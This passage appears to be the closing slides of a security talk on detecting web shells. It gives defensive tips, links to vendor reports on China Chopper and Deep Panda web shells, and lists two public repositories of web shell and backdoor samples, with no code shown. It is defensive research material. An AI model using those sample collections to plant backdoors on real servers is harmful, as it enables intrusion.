  - ▶ Forensics: Understand the technology, timelining
  - ▶ Malware Analysis: Determine functionality, assess reliability within current infrastructure
- ▶ Be proactive and check your public facing servers for web shells.

## Other Resources

### ▶ Articles/Papers

- ▶ Mo' Shells Mo' Problems - Deep Panda Web Shells

(<http://www.crowdstrike.com/blog/mo-shells-mo-problems-deep-panda-web-shells/>)

- ▶ “The Little Malware That Could: Detecting and Defeating the China Chopper Web Shell”

(<http://www.fireeye.com/resources/pdfs/fireeye-china-chopper-report.pdf>)

- ▶ “Gathering in the Middle East, Operation STTEAM”

([http://www.fidelissecurity.com/webfm\\_send/377](http://www.fidelissecurity.com/webfm_send/377))

### ▶ Malware

- ▶ <https://github.com/tennc/webshell/>

- ▶ <https://github.com/nikicat/web-malware-collection/tree/master/Backdoors>

# Closing

- ▶ Questions?
- ▶ Ideas?
- ▶ Other challenges to web shell detection/analysis?
  
- ▶ Contact:
  - ▶ Twitter: @asoni
  - ▶ Email: soni\_anuj@bah.com